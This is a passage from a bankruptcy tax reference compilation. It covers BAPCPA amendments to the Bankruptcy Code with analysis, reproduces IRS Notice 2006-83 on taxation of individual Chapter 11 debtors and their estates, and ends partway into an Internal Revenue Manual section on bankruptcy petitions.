In a small business case, a trustee or the debtor in possession, in addition to the duties provided in this title and as otherwise required by law, shall –
(1) append to the voluntary petition or, in an involuntary case, file not later than 7 days after the date of the order for relief --
(A) its most recent balance sheet, statement of operations, cash-flow statement, and Federal income tax return; or
(B) a statement made under penalty of perjury that no balance sheet, statement of operations, or cash-flow statement has been prepared and not Federal tax return has been filed;
(2) attend, through its senior management personnel and counsel, meetings scheduled by the court or the United States trustee, including initial debtor interviews, scheduling conferences, and meetings of creditors convened under

section 341 unless the court, after notice and a hearing, waives that requirement upon a finding of extraordinary and compelling circumstances;
(3) timely file all schedules and statements of financial affairs, unless the court, after notice and a hearing, grants an extension, which shall not extend such time period to a date later than 30 days after the date of the order for relief, absent extraordinary and compelling circumstances;
(4) file all postpetition financial and other reports required by the Federal Rules of Bankruptcy Procedure or by local rule of the district court;
(5) subject to section 363(c)(2), maintain insurance customary and appropriate to the industry;
(6) (A) timely file tax returns and other required government filings; and
(B) subject to section 363(c)(2), timely pay all taxes entitled to administrative expense priority except those being contested by appropriate proceedings being diligently prosecuted; and
(7) allow the United States trustee, or a designated representative of the United States trustee, to inspect the debtor's business premises, books, and records at reasonable times, after reasonable prior written notice, unless notice is waived by the debtor.

B. Analysis: Section 1116 is a new section dealing with duties of the trustee or a debtor in possession in small business cases. One of the duties is to pay tax returns and, subject to the cash collateral provisions of Section 363(c)(2), pay taxes.

34. Section 1125(a)(1)

A. Section 1125(a)(1) was amended as follows:

(1) "adequate information" means information of a kind, and in sufficient detail, as far as is reasonably practicable in light of the nature and history of the debtor and the condition of the debtor's books and records, ~~that would enable~~ including a discussion of the potential material Federal tax consequences of the plan to the debtor, any successor to the debtor, and a hypothetical ~~reasonable~~ investor typical of the holders of claims or interests in the case, that would enable such a hypothetical investor of the relevant class to make an informed judgment about the plan, but adequate information need not include such information about any other possible or proposed plan and in determining whether a disclosure statement provides adequate information, the court shall consider the complexity of the case, the benefit of additional information to creditors and other parties in interest, and the cost of providing additional information; and

B. Analysis: This amendment requires the disclosure statement to also include a discussion of the potential material federal tax consequences of the Plan to the debtor, any successor to the debtor, and a hypothetical investor typical of the holders of claims or interests in this case. The discussion for the consequences to the debtor and the successor should be fairly easy to do. The hypothetical investor typical of holders of claims (i.e., secured and

unsecured) or interests (preferred stock, common stock) will be much more difficult. This is limited to federal tax only.

35. Section 1129(a)(9)(C)

A. Section 1129(a)(9)(C) was amended as follows:

(C) with respect to a claim of a kind specified in section 507(a)(8) of this title, the holder of such claim will receive on account of such claim ~~deferred cash payments, over a period not exceeding six years after the date of assessment of such claim,~~ regular installment payments in cash --

(i) of a total value, as of the effective date of the plan, equal to the allowed amount of such claim;

(ii) over a period ending not later than 5 years after the date of the order for relief under section 301, 302, or 303; and

(iii) in a manner not less favorable than the most favored nonpriority unsecured claim provided for by the plan (other than cash payments made to a class of creditors under section 1122(b)); and

B. Analysis: This section changes the payout provisions for priority claims. Now the priority claims must be paid within five years after the date of the order for relief. Payments must be regular installment payments in cash. In addition, they must be paid in a manner not less favorable than the most favored non-priority unsecured claimholders (other than small claimholders).

36. Section 1129(a)(9)(D)

A. A new Section 1129(a)(9)(D) was added as follows:

(D) with respect to a secured claim which would otherwise meet the description of an unsecured claim of a governmental unit under section 507(a)(8), but for the secured status of that claim, the holder of that claim will receive on account of that claim, cash payments, in the same manner and over the same period, as prescribed in subparagraph (C).

B. Analysis: If a priority claim is also secured, the payments must nonetheless be in the same manner as in 1129(a)(9)(C) for unsecured claims.

37. Section 1141(d)(6)(B)

A. Section 1141(d)(6)(B) was amended as follows:

(6) Notwithstanding paragraph (1), the confirmation of a plan does not discharge a debtor that is a corporation from any debt –

(B) for a tax or customs duty with respect to which the debtor --

(i) made a fraudulent return; or

(ii) willfully attempted in any manner to evade or to defeat such tax or such customs duty.

B. Analysis: This new section may make it much more difficult to obtain a discharge of certain taxes in Chapter 11. Now taxes and custom duties with respect to which the debtor made a fraudulent return or willfully attempted in any manner to evade or defeat the tax are excepted from discharge.

38. Section 1222(a)(2)(A)

A. Section 1222(a)(2)(A) was amended as follows:

(A) the claim is a claim owed to a governmental unit that arises as a result of the sale, transfer, exchange, or other disposition of any farm asset used in the debtor's farming operation, in which case the claim shall be treated as an unsecured claim that is not entitled to priority under section 507, but the debt shall be treated in such manner only if the debtor receives a discharge; or

B. Analysis: This provision is a substantial benefit to Chapter 12 debtors. Chapter 12 does not discharge priority taxes and they must be paid under the plan. Under this amendment, if a tax becomes due as the result of a sale, transfer, exchange or other disposition of a farm asset, that tax claim is not going to be a priority claim, but instead an unsecured claim not entitled to priority. In order to get this benefit, the debtor must complete his Chapter 12 plan and receive a discharge.

39. Section 1308

A. A new Section 1308 was added as follows:

§ 1308. Filling of prepetition tax returns
(a) Not later than the day before the date on which the meeting of the creditors is first scheduled to be held under section 341(a), if the debtor was required to file a tax return under applicable nonbankruptcy law, the debtor shall file with appropriate tax authorities all tax returns for all taxable periods ending during the 4-year period ending on the date of the filing of the petition.
(b)(1) Subject to paragraph (2), if the tax returns required by subsection (a) have not been filed by the date on which the meeting of creditors is first scheduled to be held under section 341(a), the trustee may hold open that meeting for a reasonable period of time to allow the debtor an additional period of time to file any unfilled returns, but such additional period of time shall not extend beyond --
(A) for any return that is past due as of the date of the filing of the petition, the date that is 120 days after the date of that meeting; or
(B) for any return that is not past due as of the date of the filing of the petition, the later of --
(i) the date that is 120 days after the date of that meeting; or

(ii) the date on which the return is due under the last automatic extension of time for filing that return to which the debtor is entitled, and for which request is timely made, in accordance with applicable nonbankruptcy law,

(2) After notice and a hearing, and order entered before the tolling of any applicable filing period determined under this subsection, if the debtor demonstrates by a preponderance of the evidence that the failure to file a return as required under this subsection is attributable to circumstances beyond the control of the debtor, the court may extend the filing period established by the trustee under this subsection for --

(A) a period of not more than 30 days for returns described in paragraph (1); and

(B) a period not to extend after the applicable extended due date for a return described in paragraph (2).

(c) For purposes of this section, the term "return" includes a return prepared pursuant to subsection (a) or (b) of section 6020 of the Internal Revenue Code of 1986, or a similar State or local law, or a written stipulation to a judgment or a final order entered by a nonbankruptcy tribunal.

B. Analysis: Section 1308 is new. This requires that a Chapter 13 debtor must file all tax returns for all taxable periods ending during the four year period ending on the date of the filing of the petition. These returns must be filed by the 341 hearing.

40. Section 1325(a)(9)

A. Section 1325(a)(9) was amended as follows:

(9) the debtor has filed all applicable Federal, State, and local tax returns as required by section 1308.

B. Analysis: This amendment adds an additional requirement for confirmation of a Chapter 13 Plan. In order for the Chapter 13 Plan to be confirmed, the debtor must now file all applicable federal, state, and local tax returns as required in Section 1308.

41. Section 1328(a)(2)

A. Section 1328(a)(2) was modified as follows:

(2) of the kind specified in section 507(a)(8)(C) or in paragraph (1)(C), (2), (3), (4), (5), (8), or (9) of section 523(a) ~~[or 523(a)(9)] of this title; or~~;

B. Analysis: The "Super Discharge" under Chapter 13 has been repealed. Now the rules in Chapter 13 for the discharge of taxes are very similar to the rules in Chapter 7. Included in the Chapter 13 types of taxes not discharged in a Chapter 13 are trust fund taxes. This also effectively eliminates the use of a "Chapter 20" for discharging taxes.

TAB 6

Internal Revenue Bulletin 2006-40, Notice 2006-83

Internal Revenue Bulletin: 2006-40

October 2, 2006

Notice 2006-83

Individual Chapter 11 Debtors

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- Section 8. PAPERWORK REDUCTION ACT
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This notice provides guidance for individuals who file bankruptcy cases under Chapter 11 of the Bankruptcy Code (11 U.S.C. § 1101 *et seq.*) on or after October 17, 2005. This notice also provides guidance for (1) employers of these individuals, (2) persons filing Forms W-2, 1099-INT, 1099-DIV, 1099-MISC, and other information returns (including Schedule K-1) that report payments to these individuals, and (3) Chapter 11 trustees in bankruptcy cases filed by these individuals. Upon consideration of the comments received concerning this notice, as requested in section 7, additional guidance may be published.

Section 1. PURPOSE

The bankruptcy estate of a Chapter 11 debtor who is an individual is a separate taxable entity under section 1398 of the Internal Revenue Code. The estate, rather than the debtor, must include in its gross income all of the debtor's income to which the estate is entitled under the Bankruptcy Code, except for amounts received or accrued by the debtor before the commencement of the case. Section 1115 of the Bankruptcy Code was enacted by section 321(a)(1) of the Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 ("BAPCPA"), Pub. L. No. 109-8, 119 Stat. 23 (2005) and is effective for cases filed on or after October 17, 2005. As a result of the enactment of section 1115, the bankruptcy estate, rather than the debtor, must include in its gross income both (1) the debtor's gross earnings from his or her performance of services after the commencement of the case ("post-petition services") and (2) the gross income from property acquired by the debtor after the commencement of the case ("post-petition property"). I.R.C. § 1398(e)(1). The gross earnings from post-petition services include wages and other compensation earned by a debtor who is an employee and self-employment income earned by a debtor who is a self-employed individual.

Section 2. BACKGROUND AND GENERAL LEGAL PRINCIPLES

.01 The commencement of a bankruptcy case creates an estate, which generally includes all legal or equitable interests of the debtor in property as of the commencement of the case. 11 U.S.C. § 541(a)(1). Specific exclusions apply, however. *See* 11 U.S.C. § 541(b) (excluded property). *See also* 11 U.S.C. § 522 (exempt property); 11 U.S.C. § 554 (abandoned property). Exempt property and abandoned property are initially part of the bankruptcy estate, but are subsequently removed from the estate. By contrast, property excluded from the estate is never included in the estate.

.02 Confirmation of a Chapter 11 plan of reorganization generally vests all the property of the estate in the debtor, except as otherwise provided in the plan or in the court order confirming the plan. 11 U.S.C. § 1141(b). If no plan is confirmed and a bankruptcy case is dismissed, the property of the estate generally revests in the debtor, unless the court orders otherwise. 11 U.S.C. § 349(b)(3).

.03 When a trustee is appointed pursuant to section 1104 of the Bankruptcy Code, the debtor generally must turn over to the trustee control over the assets of the bankruptcy estate. In most Chapter 11 cases, a trustee is not appointed and the debtor (referred to as the debtor in possession) remains in control of the property of the bankruptcy estate. Under section 1107(a) of the Bankruptcy Code, the debtor in possession must perform all the functions and duties of a trustee, except for the duties specified in Bankruptcy Code section 1106(a)(2), (3) and (4).

.04 Because the bankruptcy estate is a separate taxable entity, the trustee or debtor in possession must obtain an employer identification number (EIN) for the estate. I.R.C. § 6109. The trustee or debtor in possession uses the EIN on any tax returns filed for the estate.

.05 Section 1398(e)(1) of the Code provides that the gross income of the estate includes the gross income of the debtor to which the estate is entitled under the Bankruptcy Code. Section 1398(e)(2) provides that the gross income of the debtor does not include any item to the extent the item is included in the gross income of the bankruptcy estate.

.06 In general, the determination of whether or not any amount paid or incurred by the estate is allowable as a deduction or credit to the estate shall be made as if the amount were paid or incurred by the debtor and as if the debtor were still engaged in the trades and businesses, and in the activities, the debtor was engaged in before the commencement of the case. I.R.C. § 1398(e)(3)(A). The estate is, however, specifically allowed a deduction for administrative expenses allowed under section 503 of the Bankruptcy Code and for any fee or charge assessed against the estate under chapter 123 of title 28 of the United States Code. I.R.C. § 1398(h)(1).

.07 The individual debtor must continue to file his or her own individual tax returns during the bankruptcy proceedings. I.R.C. § 6012(a)(1).

.08 For bankruptcy cases filed *before* October 17, 2005, the property of the estate does not generally include any post-petition property acquired by an individual Chapter 11 debtor. Nor in those cases does the property of the estate include the individual Chapter 11 debtor's earnings from post-petition services, because section 541(a)(6) of the Bankruptcy Code specifically excluded those earnings from the estate. *See, e.g., In re Fitzsimmons*, 725 F.2d 1208 (9th Cir. 1984); *In re Larson*, 147 B.R. 39 (Bankr. D.N.D. 1992). Therefore, in these cases income from post-petition property and earnings from post-petition services are not generally includible in the estate's gross income. Instead, such income and earnings are generally includible in the debtor's gross income.

.09 Section 321 of BAPCPA made several changes to Chapter 11, effective for bankruptcy cases filed by individuals *on or after October 17, 2005*. Although many of the provisions that apply to individual Chapter 11 cases now operate in a manner similar to the provisions that apply in Chapter 13 cases, section 1398 of the Internal Revenue Code has not been amended and continues to apply to individual Chapter 11 cases, but not to Chapter 13 cases. Based on section 1115 of the Bankruptcy Code, read in conjunction with section 1398(e)(1) of the Internal Revenue Code, the debtor's *gross* earnings from post-petition services and *gross* income from post-petition property are, in general, includible in the bankruptcy estate's gross income, rather than in the debtor's gross income. This rule is subject to the exceptions noted below in sections 2.10, 2.11, 2.12, and 2.13.

.10 If a chapter 11 case is converted to a Chapter 13 case, the Chapter 13 estate is not a separate taxable entity and earnings from post-conversion services and income from property of the estate realized after the conversion to Chapter 13 are taxed to the debtor. I.R.C. § 1399.

.11 If the Chapter 11 case is converted to a Chapter 7 case, section 1115 will not apply after conversion and earnings from post-conversion services will be taxed to the debtor, rather than the estate. 11 U.S.C. § 541(a)(6). In such a case, the property of the Chapter 11 estate will become property of the Chapter 7 estate. Any income on this property will be taxed to the estate even if the income is realized after the conversion to Chapter 7.

.12 If a Chapter 11 case is dismissed, the debtor is treated as if the bankruptcy case had never been filed and as if no bankruptcy estate had been created. I.R.C. § 1398(b)(1).

.13 For Chapter 11 cases filed by individuals on or after October 17, 2005, the estate's gross income includes gross income from property held by the debtor when the case commenced ("pre-petition property"), as was the case under pre-BAPCPA law. There are certain exceptions to this general rule, however. The gross income on pre-petition property is included in the gross income of the debtor, rather than the estate, if the pre-petition property is excluded from the estate and the gross income is subject to taxation. Also, the gross income on pre-petition property is included in the gross income of the debtor, rather than the estate, *after* the pre-petition property is removed from the estate by exemption or abandonment.

Section 3. FILING INCOME TAX RETURNS OF THE DEBTOR AND THE ESTATE; NOTIFICATION TO PERSONS FILING INFORMATION RETURNS (OTHER THAN FORM W-2) OF THE STATUS OF THE CHAPTER 11 BANKRUPTCY CASE

.01 The debtor in possession or trustee, if one is appointed, must prepare and file the income tax returns of the bankruptcy estate if required under section 6012(a)(9). I.R.C. § 6012 (b)(4). In preparing the income tax returns of the debtor and the bankruptcy estate, the debtor in possession (or the trustee) must follow the rules stated in sections 2.09, 2.10, 2.11, 2.12, and 2.13 of this notice, and must attach to the returns the statement discussed in section 6.

.02 A debtor in possession may be compensated by the estate to manage or operate a trade or business that the debtor conducted before the commencement of the bankruptcy case. Such payments should be reportable by the debtor as miscellaneous income on his or her individual income tax return. I.R.C. § 61(a). Amounts paid by the estate to the debtor in possession for managing or operating the trade or business may qualify as administrative expenses of the estate. An administrative expense allowed by the bankruptcy court under section 503 of the Bankruptcy Code will generally be deductible by the estate as an administrative expense when it is paid or incurred. I.R.C. § 1398(h)(1).

.03 Within a reasonable time after the commencement of a Chapter 11 bankruptcy case, the trustee (if one is appointed) or the debtor in possession should provide notification of the bankruptcy estate's EIN to persons that are required to file information returns with respect to the bankruptcy estate's gross income, gross proceeds, or other types of reportable payments. I.R.C. § 6109(a)(2). Since these payments are property of the estate under section 1115, such persons should report the gross income, gross proceeds, or other reportable payment on an appropriate information return using the estate's name and EIN in the time and manner required under the Internal Revenue Code and regulations (*see, e.g.*, sections 6041 through 6049). The trustee or debtor in possession should *not*, however, provide the EIN to the debtor's employer or other person filing Form W-2 with respect to the debtor's wages or other compensation, since section 1115 does not affect the determination of what constitutes wages for purposes of Federal income tax withholding or the Federal Insurance Contributions Act. I.R.C. §§ 3121(a) and 3401(a). As provided in section 5, an employer should continue to report all wage income and accompanying tax withholdings, whether pre-petition or post-petition, on a Form W-2 issued to the debtor under the debtor's social security number. See sections 6721 through 6724 for applicable penalties for failure to comply with information reporting requirements, including providing taxpayer identification numbers, and provisions for penalty waivers for reasonable cause.

.04 When a Chapter 11 bankruptcy case is closed, dismissed, or converted to a case under Chapter 12 or 13 of the Bankruptcy Code, the bankruptcy estate ends as a separate taxable entity. The debtor should, within a reasonable time, provide notification of the closing, dismissal, or conversion to the persons that were previously notified of the bankruptcy case under section 3.03 to the extent notification is necessary to ensure that gross income, gross proceeds, and other types of reportable payments realized after the closing, dismissal, or conversion are reported to the proper person and with the correct taxpayer identification number. Gross income, gross proceeds, and other reportable payments realized after the closing, dismissal, or conversion to Chapter 12 or 13 should, in general, be reported to the debtor, rather than the estate.

.05 If the Chapter 11 case is converted to a Chapter 7 case, the bankruptcy estate will continue to exist as a separate taxable entity and gross income (other than post-conversion income from the debtor's services), gross proceeds, or other reportable payments should continue to be reported to the estate if the gross income, gross proceeds, or other reportable payment represents property of the Chapter 7 estate. As section 2.11 notes, income from services performed by the debtor after conversion to Chapter 7 is not property of the Chapter 7 bankruptcy estate. Therefore, within a reasonable time after the conversion to Chapter 7, the debtor should notify payors required to report the debtor's nonemployee compensation on Form 1099-MISC that such compensation earned after the conversion to Chapter 7 should be reported using the debtor's name and taxpayer identification number, rather than the estate's name and TIN.

.06 The debtor is not required to file a new Form W-4 with an employer adjusting the debtor's withholding allowances solely because the debtor has filed a Chapter 11 case and his or her post-petition wages are includible in the gross income of the estate. This is true even though the estate may be taxed at a higher tax rate than the debtor and is entitled to only one personal exemption. A new Form W-4 may be necessary, however, under the applicable regulations when, for instance, the debtor employee is no longer entitled to claim the same number of allowances claimed on the Form W-4 previously provided to the employer, such as for certain deductions or credits that now belong to the estate. *See* § 31.3402(f)(2)-1 of the Employment Tax Regulations. Furthermore, even where not required, in some circumstances it may be prudent for the debtor to file a new Form W-4 to increase the amount of income tax withheld from the debtor's post-petition wages that will be allocated to the estate in accordance with section 6. Otherwise, estimated tax payments on behalf of the estate may be required in order to avoid a penalty for underpayment of estimated tax. See section 6654(a).

Section 4. APPLICATION OF THE SELF-EMPLOYMENT TAX

.01 Section 1401 of the Internal Revenue Code imposes a tax upon the self-employment income of every individual. The term "self-employment income" means the net earnings from self-employment derived by an individual. I.R.C. § 1402(b). The term "net earnings from self-employment" means, in relevant part, the gross income derived by an individual from any trade or business carried on by such individual less deductions allowed attributable to such trade or business. I.R.C. § 1402(a).

.02 Under section 1115 of the Bankruptcy Code, the earnings from a Chapter 11 debtor's post-petition services, including the debtor's self-employment income, constitute property of the estate under section 1115. As property of the estate, the income from post-petition services is includible in the income of the bankruptcy estate, rather than the income of the debtor. I.R.C. § 1398(e)(1). However, neither section 1115 of the Bankruptcy Code nor section 1398 of the Internal Revenue Code addresses the application of the self-employment tax to the earnings from the individual debtor's continuing services. Because the debtor continues to derive gross income from the performance of services as a self-employed individual after the commencement of the bankruptcy case, the debtor must continue to report on Schedule SE of the debtor's individual income tax return the self-employment income earned post-petition, which includes the attributable deductions, and must pay the resulting self-employment tax imposed by section 1401.

Section 5. APPLICATION OF EMPLOYMENT TAXES AND OBLIGATION TO FILE FORM W-2

.01 As a result of the enactment of section 1115, post-petition wages earned by a debtor are generally treated *for income tax* purposes as gross income of the estate, rather than the debtor. The reporting and withholding obligations of a debtor's employer, however, have not changed as a result of the enactment of section 1115. Section 1115 has no effect on the determination of wages under the Federal Insurance Contributions Act (FICA), including application of the contribution and benefit base (as determined under section 230 of the Social Security Act). I.R.C. § 3121(a). Similarly, the enactment of section 1115 has no effect on the determination of wages for Federal Unemployment Tax Act (FUTA) tax or Federal Income Tax Withholding purposes. See I.R.C. §§ 3306(b) and 3401(a).

.02 Since section 1115 does not affect the application of FICA tax, FUTA tax, or Federal Income Tax Withholding, with respect to the wages of a Chapter 11 debtor in a case commenced on or after October 17, 2005, an employer should continue to reflect such wages and accompanying tax withholdings on a Form W-2 issued to the debtor under the debtor's name and social security number.

Section 6. ALLOCATION OF INCOME AND CREDITS ON INFORMATION RETURNS AND REQUIRED STATEMENT FOR RETURNS

.01 When an employer issues a Form W-2 to a Chapter 11 debtor reporting all of the debtor's wages, salary, or other compensation to the debtor for a calendar year, and a portion of the wages, salary, or other compensation represents earnings from post-petition services includible in the estate's gross income under section 1398(e)(1), an allocation of the amounts reported on the Form W-2 must be made. The debtor in possession, or the trustee, if one is appointed, must allocate in a reasonable manner wages, salary, or other compensation reported in box 1 and the withheld income tax reported in box 2 of Form W-2 between the debtor and the estate. The allocations must be in accordance with all the

rules stated in sections 2.09, 2.10, 2.11, 2.12, and 2.13 of this notice. If reasonable, the debtor and trustee may use a simple percentage method for allocating income and withheld income tax between the debtor and the estate. The same method used to allocate income must be used to allocate withheld income tax. For example, if one-sixth of the wages reported on Form W-2 for the calendar year ending December 31, 2005, was earned after the commencement of the case and must therefore be included in the estate's gross income, one-sixth of the withheld income tax reported on Form W-2 must be claimed as a credit on the estate's income tax return and five-sixths of the withheld income tax must be claimed as a credit on the debtor's income tax return. *See* I.R.C. § 31(a).

.02 In some cases, persons filing information returns may report to the debtor gross income, gross proceeds, or other reportable payments that should have been reported to the bankruptcy estate using Forms 1099-INT, 1099-DIV, 1099-MISC, Schedule K-1 or other information returns. This may occur, for instance, if the debtor in possession fails to notify the payor of the bankruptcy in accordance with section 3.03. In these cases, the debtor in possession, or the trustee, must allocate the improperly reported income in a reasonable manner between the debtor and the estate. In general, the allocation must ensure that any income (and any income tax withheld) attributable to the post-petition period is reported on the estate's return, and any income (and income tax withheld) attributable to the pre-petition period is reported on the debtor's return. The allocations, however, must be in accordance with all the rules stated in sections 2.09, 2.10, 2.11, 2.12, and 2.13 of this notice.

.03 The debtor must attach a statement to his or her income tax return stating that he or she filed a Chapter 11 bankruptcy case. The statement must reflect the foregoing allocations of income and withheld income tax and must describe the method used to allocate income and withheld tax between the debtor and the estate. The statement should list the filing date of the bankruptcy case, the bankruptcy court in which the case is pending, the bankruptcy court case number, and the bankruptcy estate's EIN. The debtor in possession or trustee must attach a similar statement to the income tax return of the estate.

.04 The following model statement may be used by debtors, debtors in possession and trustees in complying with the requirements of section 6 of this notice:

Notice 2006-83 Statement

Pending Bankruptcy Case

The taxpayer, , filed a bankruptcy petition under Chapter 11 of the Bankruptcy Code on in the Bankruptcy Court for the District of . The bankruptcy court case number is . Gross income, and withheld federal income tax, reported on Form W-2, Forms 1099, K-1, Schedule K-1, and other information returns received under the taxpayer's name and social security number (or other taxpayer identification number) are allocated between the taxpayer and the bankruptcy estate (EIN-) as follows, using [describe allocation method]:

	Year	*Taxpayer*	*Estate*
1.	Form W-2 from Co.	$	$
	Withheld income tax shown on Form W-2	$	$
2.	Form 1099-INT from Bank	$	$
	Withheld income tax (if any) shown on Form 1099-INT	$	$
3.	Form 1099-DIV from Co.	$	$
	Withheld income tax (if any) shown on Form 1099-DIV	$	$
4.	Form 1099-MISC from Co.	$	$
	Withheld income tax (if any) shown on Form 1099-MISC	$	$

Section 7. REQUEST FOR COMMENTS

.01 The IRS and the Treasury Department are aware that further guidance may be needed as a consequence of the enactment of section 1115 and request comments from the public.

.02 In particular, section 1115 does not address whether, or to what extent, the income earned by the debtor from services performed after confirmation of the Chapter 11 plan is property of the estate or property of the debtor. Nor does section 1115 address whether, or to what extent, property of the estate retains its character as such after it vests in the debtor upon plan confirmation under section 1141(b) of the Bankruptcy Code. Courts have addressed the effects of plan confirmation on the scope and extent of the Chapter 13 estate under the analogous provisions of that Chapter, but the courts have reached varying and conflicting results. See, for example, *Telfair v. First Union Mortgage Corp.*, 216 F.3d 1333, 1340 (11th Cir. 2000) (describing the estate termination approach, the preservation approach, and the transformation approach) and *Barbosa v. Soloman*, 235 F.3d 31, 36, 37 (1st Cir. 2000) (describing a fourth, hybrid, approach). Comments are requested as to the proper treatment of post-confirmation income, given the conflicting holdings under analogous provisions of Chapter 13. Comments are also requested as to whether the terms of the Chapter 11 plan and the order confirming the plan may affect the taxation of post-confirmation earnings of the debtor and post-confirmation income on property of the estate.

.03 Section 3.02 of this notice addresses the tax consequences of compensation that a debtor in possession receives from the estate for managing or operating a trade or business carried on by the debtor before the commencement of the bankruptcy case. In some cases, however, the estate might not conduct a trade or business because the debtor was the employee of a third party before the commencement of the case and continues as an employee post-petition. Comments are requested on the tax treatment to the estate and the debtor of the portion of the post-petition compensation from a third party employer that the bankruptcy court allows the debtor to retain to pay for the debtor's personal or living expenses. In particular, comments are requested regarding whether such post-petition compensation is subject to double taxation as gross income to the debtor under section 61 and earnings under section 1115(a)(2) of the Bankruptcy Code includible in the estate's gross income under section 1398(e)(1), without a corresponding deduction for the estate.

.04 Comments should be submitted on these and other relevant issues in writing on or before December 1, 2006, to the Internal Revenue Service, P.O. Box 7604, Washington, D.C. 20044, Attn: CC:PA:CBS (Notice 2006-83). Submissions may also be hand-delivered Monday through Friday between the hours of 8 a.m. and 4 p.m. to the Courier's Desk at Room 105, First Floor, Internal Revenue Service, 1901 S. Bell Street, Jeff Davis Highway, Arlington, Va., Attn: CC:PA:CBS (Notice 2006-83). Submissions may also be sent electronically via the internet to the following email address: *Notice.comments@irscounsel.treas.gov*. Include the notice number (Notice 2006-83) in the subject line. All comments will be available for public inspection and copying.

Section 8. PAPERWORK REDUCTION ACT

.01 The collection of information in the notice has been reviewed and approved by the Office of Management and Budget (OMB) in accordance with the Paperwork Reduction Act (44 U.S.C. 3507) under control number 1545-2033.

.02 An agency may not conduct or sponsor, and a person is not required to respond to, a collection of information unless the collection of information displays a valid OMB control number.

.03 The collection of information in the notice is in section 6 of this notice entitled "Allocation of Income and Credits on Information Returns and Required Statement for Returns." The collection of information is required for compliance with I.R.C. § 1398. The collection of information is required to comply with the Internal Revenue Code. The likely respondents are individuals and their chapter 11 bankruptcy estates.

.04 The estimated total annual reporting burden is 1,500 hours. The estimated annual burden per respondent is $^1/_2$ hour. The estimated number of respondents is 3,000. The estimated frequency of responses is annually.

.05 Books or records relating to a collection of information must be retained as long as their contents may become material to the administration of the internal revenue law. Generally, tax returns and tax return information are confidential, as required by 26 U.S.C. 6103.

Section 9. DRAFTING INFORMATION

The principal author of this notice is William F. Conroy of the Office of Associate Chief Counsel (Procedure & Administration). For further information regarding this notice, contact William F. Conroy at (202) 622-3620 (not a toll-free call).

More Internal Revenue Bulletins

TAB 7

Internal Revenue Manual
Bankruptcy Examining Process

Part 4. Examining Process

Chapter 27. Bankruptcy

Section 1. Bankruptcy Petitions

4.27.1 Bankruptcy Petitions

- 4.27.1.1 Overview
- 4.27.1.2 Introduction
- 4.27.1.3 Involvement of Area Counsel
- 4.27.1.4 Bankruptcy Estate and Filing Requirements
- Exhibit 4.27.1-1 Bankruptcy Checklist

4.27.1.1 (08-25-2009)
Overview

1. This section provides an introduction to bankruptcy and how petitions are handled.

4.27.1.2 (08-25-2009)
Introduction

1. Individuals, partnerships, corporations, and limited liability companies may file for debt relief by filing a bankruptcy petition with the Bankruptcy Court. Bankruptcy laws, enacted by Congress, began with the Bankruptcy Act of 1800. Currently, the bankruptcy code, with amendments, can be found at Title 11 of the U.S. Code. The Bankruptcy Reform Act of 1994 (BRA 94) brought about major changes to the code affecting debtor treatment. Most recently, the Bankruptcy Abuse Prevention and Consumer Protection Act (BAPCPA) was signed into law on April 20, 2005. For additional information about federal bankruptcy laws, refer to IRM 5.9.1.1, *Federal Bankruptcy Law.* Bankruptcy law has three primary objectives:

   A. To relieve debtors from pre-bankruptcy financial burdens (where there are insufficient assets to satisfy debts owed to creditors);

   B. To rehabilitate debtors and give them a "fresh start" by allowing them to retain assets necessary for subsistence which are exempt from creditors reach; and

   C. To protect creditors by establishing an orderly and equitable system of satisfying their claims out of existing assets and/or future income and earnings.

2. The Bankruptcy Act of 1800 will not be covered in this section because there are very few, if any, of these cases still active.

3. The Bankruptcy Code combined with BRA 94 and BAPCPA provides the laws under which bankruptcy proceedings are commenced, administered, and closed. There are six types of bankruptcies which can be filed, Chapters 7, 9, 11, 12, 13 and 15. Refer to IRM 5.9.2.3, *Chapters in Bankruptcy,* for definitions of each bankruptcy chapter.

4. When a taxpayer advises they have filed for bankruptcy or if you suspect this may be the case, contact your Examination Bankruptcy Coordinator in Technical Services.

   A. To find your Examination Bankruptcy Coordinator in Technical Services, look to the Technical Services Program Assignment Directory in the Exam section of the SBSE Website at http://sbse.web.irs.gov/compliance/About/directories/TechServProgAssign.asp .

   B. A check of TXMODA or IMFOLT for individuals and BMFOLT for partnerships and corporations may reflect a TC 520, closing code 60, 61, 62, 63, 64, 65, 66, 67, 81, 83, 84, 85, 86, 87, 88, or 89. See IRM 5.9.5.6.1, *Closing Codes.* AMDISA should reflect an "X" freeze for petitions filed after October 21, 1994, and an "U" freeze for petitions filed before October 22, 1994. You may simply see the word "bankruptcy" reflected on the AMDISA print. If you do not see these indicators, advise your Examination Bankruptcy Coordinator in Technical Services.

   C. It is imperative that examiners contact Insolvency as soon as they are aware that a taxpayer under examination has filed for bankruptcy. Insolvency needs to advise Bankruptcy Court by a specific date, known as the **bar date**, of all IRS tax debt of a taxpayer. You will need to provide to Insolvency any potential deficiencies, penalties, and interest. Provide Insolvency with a copy of the report of adjustments if requested. Estimate any amounts if you have not completed the examination. Refer to IRM 5.9.8.8(2), *Proof of Claim.* If you later change the amounts, provide a revised report to Insolvency. Advise Insolvency when you close the case and how it is being closed (no-change, agreed, forwarded to Appeals or to Technical Services for issuance of deficiency).

   D. Examiners must consider collectibility during the pre-planning phase and throughout the examination. Refer to IRM 4.20, *Examination Collectibility.* If you decide to survey the return, please advise Insolvency.

5. Procedures outlined in this IRM apply to all bankruptcy cases commenced after September 30, 1979, the effective date of the Bankruptcy Reform Act of 1978. The impact of revisions to the Code made by the Bankruptcy Tax Act of 1980 and by the Bankruptcy Reform Act of 1994, and Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 are also included.

6. In order to better comprehend bankruptcy law and effectively examine bankruptcy cases, familiarity with bankruptcy terminology is essential. See IRM Exhibit 5.9.1–1, *Glossary of Common Insolvency Terms,* for common bankruptcy definitions and concepts. For commonly used acronyms, refer to IRM Exhibit 5.9.1-2, *Acronyms.*

4.27.1.3 (08-25-2009)
Involvement of Area Counsel

1. Examiners should contact their Associate Area Counsel for case specific legal advice and guidance. For more information about the role of Counsel, refer to IRM 5.9.1.2.1, *Associate Area Counsel.*

2. Examination will promptly inform Associate Area Counsel and Insolvency when:

   A. A case meets referral criteria for significant bankruptcy case processing procedures;

B. Litigation is brought against the IRS in the bankruptcy proceedings, such as when an objection to proof of claim is filed;

C. Contemplating assertion of taxpayer's tax liabilities against a transferee of the taxpayer's assets;

